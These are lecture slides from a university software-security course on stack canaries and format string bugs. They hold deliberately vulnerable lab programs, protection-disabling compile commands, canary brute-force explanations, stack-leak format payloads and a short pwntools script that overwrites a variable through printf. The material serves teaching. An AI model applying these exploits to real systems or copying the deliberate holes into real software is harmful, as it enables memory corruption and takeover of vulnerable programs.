


CSC 472 Software Security

StackGuard & Format String Bug

Dr. Si Chen (schen@wcupa.edu)



Binary Protection Mechanism

- NX/DEP (turn off execution)
- ASLR (Randomize the address)


```
→ ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o event1 ./event1.c
```



turn off stack guard

StackGuard

- Sometimes called Stack Canaries, or Cookies
- Insert Canary (random integer) before the function being called.
- Check this value to see if it been tweaked **PRIOR** to **Function RETURN**




Cowan, Crispian, et al. "Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks." *USENIX Security Symposium*. Vol. 98. 1998.

“Canaries”



Canaries were iconically used in coal mines to **detect** the presence of carbon monoxide.

The bird's rapid breathing rate, small size, and high metabolism, compared to the miners, led birds in dangerous mines to succumb before the miners, thereby giving them time to take action.



StackGuard -- History

In 1998, the first canary was introduced and was hardcoded

0xDEADBEEF

StackGuard

- Terminator canary
 - CR, LF, 00, -1
- Single random canary
 - Using /dev/random
- Single XOR random canary
 - Xor-ed return address


Drawbacks

1. Adds overhead (huge cache footprint)
2. Only defends against stack overflows
3. NULL canaries can potentially be abused
4. Random canaries can potentially be learned

How to bypass StackGuard?

StackGuard: Brute force stack reading

- Overwrite canary byte by byte and try every possible value
 - If no crash → **success**
 - Crash → **wrong guess**
- Requires same canary for each thread, so **can't call execve()**



Canary (0xCAFEBAFE):

-Buffer-	BE	BA	FE	CA
----------	----	----	----	----

Brute force attack for finding the first byte -- "BE":

AAAA...	01	BA	FE	CA	Crash!
AAAA...	02	BA	FE	CA	Crash!
...					
AAAA...	BD	BA	FE	CA	Crash!
AAAA...	BE	BA	FE	CA	No crash!

Brute Force Attack -- Examples

easy_canary_32.c

```
1 /**
2  * compile cmd: gcc source.c -m32 -o bin
3  */
4 #include <stdio.h>
5 #include <unistd.h>
6 #include <stdlib.h>
7 #include <sys/wait.h>
8
9 void getflag(void) {
10     char flag[100];
11     FILE *fp = fopen("./flag", "r");
12     if (fp == NULL) {
13         puts("get flag error");
14         exit(0);
15     }
16     fgets(flag, 100, fp);
17     puts(flag);
18 }
19 void init() {
20     setbuf(stdin, NULL);
21     setbuf(stdout, NULL);
22     setbuf(stderr, NULL);
23 }
24
25 void fun(void) {
26     char buffer[100];
27     read(STDIN_FILENO, buffer, 120);
28 }
29
30 int main(void) {
31     init();
32     pid_t pid;
33     while(1) {
34         pid = fork();
35         if(pid < 0) {
36             puts("fork error");
37             exit(0);
38         }
39         else if(pid == 0) {
40             puts("welcome");
41             fun();
42             puts("recv sucess");
43         }
44         else {
45             wait(0);
46         }
47     }
48 }
```

easy_canary_64.c

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <sys/wait.h>
5
6 void getflag(void) {
7     char flag[100];
8     FILE *fp = fopen("./flag", "r");
9     if (fp == NULL) {
10         puts("get flag error");
11         exit(0);
12     }
13     fgets(flag, 100, fp);
14     puts(flag);
15 }
16
17 void init() {
18     setbuf(stdin, NULL);
19     setbuf(stdout, NULL);
20     setbuf(stderr, NULL);
21 }
22
23 void welcome() {
24     printf("Welcome to WCU Software Security Class!");
25     printf("Plz leave your name:");
26 }
27
28 void fun(void) {
29     char buffer[100];
30     read(STDIN_FILENO, buffer, 128);
31 }
32
33 int main(void) {
34     init();
35     pid_t pid;
36     while(1) {
37         pid = fork();
38         if(pid < 0) {
39             puts("fork error");
40             exit(0);
41         }
42         else if(pid == 0) {
43             welcome();
44             fun();
45             puts("recv sucess");
46         }
47         else {
48             wait(0);
49         }
50     }
51 }
```

Brute Force Attack -- Examples

easy_canary_32.c
easy_canary_64.c

First, download both files into a folder. And compile it by typing:

```
gcc easy_canary_32.c -m32 -o easy_canary_32 -no-pie
```

```
gcc easy_canary_64.c -o easy_canary_64 -no-pie
```

Then, create a file with name flag and type some text

Execute the Python script: easy_canary_32.py or
easy_canary_64.py

```
python easy_canary_exp_32.py
```

```
python easy_canary_exp_64.py
```

Format String Bug

Format String Bug

What is a Format String?

A Format String is an ASCII string that contains text and format parameters

```
printf("%s %d\n", str, a);  
fprintf(stderr, "%s %d\n", str, a);  
sprintf(buffer, "%s %d\n", str, a);
```

E.g.

```
printf("my name is:%s\n", "Chen");
```

My name is Chen

Format String Bug

Format String	Output	usage
%d	Decimal (int)	Output decimal number
%s	String	Reads string from memory
%x	Hexadecimal	Output Hexadecimal Number
%n	Number of bytes written so far	Writes the number of bytes till the format string to memory

Format String Bug

```
printf("my name is:%s\n","Chen");
```

The wrong way...

```
printf(str);
```

[Switch to https://](#)

[Home](#)

Browse :

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

Reports :

[CVSS Score Report](#)

[CVSS Score Distribution](#)

Search :

[Vendor Search](#)

[Product Search](#)

[Version Search](#)

[Vulnerability Search](#)

[By Microsoft References](#)

Top 50 :

[Vendors](#)

[Vendor Cvss Scores](#)

[Products](#)

[Product Cvss Scores](#)

[Versions](#)

Other :

[Microsoft Bulletins](#)

[Bugtraq Entries](#)

[CVE Definitions](#)

[About & Contact](#)

[Feedback](#)

[CVE Help](#)

[FAQ](#)

[Articles](#)

External Links :

[NVD Website](#)

[CVE Web Site](#)

View CVE :

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

(e.g.: 12345)

Search By Microsoft

Reference ID:

(e.g.: ms10-001 or 979352)



About 5,920 results (0.33 seconds)

powered by Custom Search

[CWE 134 Uncontrolled Format String](#)

www.cvedetails.com/cwe-details/.../Uncontrolled-Format-String.html

CWE (Common weakness enumeration) 134: Uncontrolled **Format String**.

[CVE-2007-4335 : Format string vulnerability in the SMTP server ...](#)

www.cvedetails.com/cve/CVE-2007-4335/

Jul 28, 2017 ... CVE-2007-4335 : **Format string** vulnerability in the SMTP server component in Qbik WinGate 5.x and 6.x before 6.2.2 allows remote attackers to ...

[CVE-2017-10685 : In ncurses 6.0, there is a format string ...](#)

www.cvedetails.com/cve/CVE-2017-10685/

Jul 3, 2017 ... In ncurses 6.0, there is a **format string** vulnerability in the fmt_entry function. A crafted input will lead to a remote arbitrary code execution attack.

[CVE-2016-4448 : Format string vulnerability in libxml2 before 2.9.4 ...](#)

www.cvedetails.com/cve/CVE-2016-4448/

Jun 9, 2016 ... **Format string** vulnerability in libxml2 before 2.9.4 allows attackers to have unspecified impact via **format string** specifiers in unknown vectors.

[CVE-2007-1681 : Format string vulnerability in ...](#)

www.cvedetails.com/cve/CVE-2007-1681/

Jul 28, 2017 ... CVE-2007-1681 : **Format string** vulnerability in libwebconsole_services.so in Sun Java Web Console 2.2.2 through 2.2.5 allows remote ...

[CVE-2004-1682 : Format string vulnerability in QNX 6.1 FTP client ...](#)

www.cvedetails.com/cve/CVE-2004-1682/

Jul 10, 2017 ... **Format string** vulnerability in QNX 6.1 FTP client allows remote authenticated users to gain group bin privileges via **format string** specifiers in ...

[CVE-2002-0690 : Format string vulnerability in McAfee Security ...](#)

www.cvedetails.com/cve/CVE-2002-0690/

Jul 10, 2017 ... **Format string** vulnerability in McAfee Security ePolicy Orchestrator (ePO) 2.5.1 allows remote attackers to execute arbitrary code via an HTTP ...

[CVE-2004-1373 : Format string vulnerability in SHOUTcast 1.9.4 ...](#)

www.cvedetails.com/cve/CVE-2004-1373/

Jul 10, 2017 ... **Format string** vulnerability in SHOUTcast 1.9.4 allows remote attackers to cause a denial of service (application crash) and execute arbitrary ...

[CVE-2015-8617 : Format string vulnerability in the ...](#)

www.cvedetails.com/cve/CVE-2015-8617/

Jan 21, 2016 ... **Format string** vulnerability in the zend_throw_or_error function in Zend/ zend_execute_API.c in PHP 7.x before 7.0.1 allows remote attackers to ...

[CVE-2004-0277 : Format string vulnerability in Dream FTP 1.02 ...](#)

<https://www.cvedetails.com/cve/CVE-2004-0277/>

Jul 10, 2017 ... **Format string** vulnerability in Dream FTP 1.02 allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code ...

Example: fmt_wrong.c

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main(int argc, char *argv[])
5  {
6      char test[1024];
7      strcpy(test, argv[1]);
8      printf("You wrote:");
9      printf(test);
10     printf("\n");
11 }
```

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch6 > gcc fmt_wrong.c -o a
fmt_wrong.c:9:9: warning: format string is not a string literal
      (potentially insecure) [-Wformat-security]
    printf(test);
           ^~~~
fmt_wrong.c:9:9: note: treat the string as an argument to avoid this
    printf(test);
           ^
           "%s",
1 warning generated.
```

Example: fmt_wrong.c

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch6 > ./a Hey
You wrote:Hey
```

```
%08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x.
%08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x.
%08x. %08x. %08x. %08x.%08x. %08x. %08x. %08x. %08x. %08x.
%08x. %08x. %08x. %08x. %08x. %08x.
```

- **8** says that you want to show 8 digits
- **0** that you want to prefix with **0** 's instead of just blank spaces
- **x** that you want to print in lower-case hexadecimal.

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch6 > ./a $(python -c 'print "%08x."*100')
You wrote:00a52b00.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.51e64400.51e64838.00000000.78383025.30252e78.2e783830.3830252e
.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838
.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025
.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78
.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.
```

the argument is passed directly to the “printf” function.
the function didn’t find a corresponding variable or value on stack so it will start popping values off the stack

Example: fmt_wrong.c



Example: fmt_wrong.c

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch6 ./a AAAA$(python -c 'print "%08x."*20')
You wrote:AAAA00a7c200.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.5586f590.5586f9c0.00000000.41414141.3830252e.252e7838.7838
3025.30252e78.2e783830.3830252e.252e7838.78383025.
```

Notice that the value “41414141” was popped off the stack which means the prepended string is written on stack

Advanced Usage: Format String Direct Access


Format String	Output	usage
%d	Decimal (int)	Output decimal number
%s	String	Reads string from memory
%x	Hexadecimal	Output Hexadecimal Number
%n	Number of bytes written so far	Writes the number of bytes till the format string to memory

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch6 . ./a AAAA$(python -c 'print "%08x."*20')
You wrote:AAAA00a7c200.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.5586f590.5586f9c0.00000000.41414141.3830252e.252e7838.78383025.3025.30252e78.2e783830.3830252e.252e7838.78383025.
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch6 . ./a 'AAAA.%.12$x'
You wrote:AAAA.41414141
```

this let's try to directly access the 12th parameter on stack using the dollar sign qualifier. “%12\$x” is used which will read the 12th parameter on stack

Advanced Usage: Format String Direct Access



What is this BUG used for?

Read data in any memory address:

- %s to read data in an arbitrary memory address

Write data in any memory address:

- printf not only allows you to read but also write
- %n

```
1  #include<stdio.h>
2
3  int main()
4  {
5      int c;
6      printf("This is CSC %n", &c);
7      printf("%d", c);
8      getchar();
9      return 0;
10 }
```

fmt_write.c

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495_Software_Security/ch6 > gcc fmt_write.c -o a
quake0day@quakes-iMac > ~/Documents/Sync/CSC495_Software_Security/ch6 > ./a
This is CSC 12
```

In C `printf()`, `%n` is a special format specifier which instead of printing something causes `printf()` to load the variable pointed by the corresponding argument with **a value equal to the number of characters that have been printed by `printf()` before the occurrence of `%n`.**

```
1  #include<stdio.h>
2
3  int main()
4  {
5      int c;
6      printf("This is CSC %n", &c);
7      printf("%d", c);
8      getchar();
9      return 0;
10 }
```


Write data in any memory address:

%n → DWORD

%hn → WORD

%hhn → BYTE

```
1  #include <stdio.h>
2
3  void main(){
4      int a1, a2, a3;
5      printf("AAAABBBB%n\n", &a1);
6      printf("%d%n\n", a1, &a2);
7      printf("%100c%n\n", a1, &a3);
8
9      printf("\n%d %d %d\n", a1, a2, a3);
10 }
```

quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch6 > ./b

AAAABBBB

8

8 1 100

Format String Bug Example:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 unsigned int token = 0xdeadbeef;
5
6 int main() {
7     char buffer[200];
8     scanf("%199s", buffer);
9     printf(buffer);
10    printf("\nToken = 0x%x\n", token);
11    if (token == 0xcafebabe) {
12        puts("Winner!");
13    }
14    else {
15        puts("Loser!");
16    }
17 }
```

```
gcc fmtstr.c -o fmtstr -m32 -no-pie
```

Goal: Modify **token** from **0xdeadbeef** to **0xcafebabe**

```
→ canary nm fmtstr | grep token
0804a028 D token
```

Format String Bug Example:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 unsigned int token = 0xdeadbeef;
5
6 int main() {
7     char buffer[200];
8     scanf("%199s", buffer);
9     printf(buffer);
10    printf("\nToken = 0x%x\n", token);
11    if (token == 0xcafebabe) {
12        puts("Winner!");
13    }
14    else {
15        puts("Loser!");
16    }
17 }
```

```
→ canary nm fmtstr | grep token
0804a028 D token
```

use **nm** to find token's address


```
1 #!/usr/bin/python
2
3 from pwn import *
4
5 token_addr = 0x0804a028
6
7 def main():
8     p = process("./fmtstr")
9     payload = fmtstr_payload(5, {token_addr: 0xcafebabe})
10    log.info("Sending payload: %s" % payload)
11    p.sendline(payload)
12
13    data = p.recvall()
14    realdata = data[data.find("Token"):]
15    log.success(realdata)
16
17 if __name__ == "__main__":
18    main()
```

Goal: Modify **token** from **0xdeadbeef** to **0xcafebabe**

What is this BUG used for?

Disclose sensitive information:


- Variable(s)
- EBP value
- The correct location for putting Shellcode



What is this BUG used for?

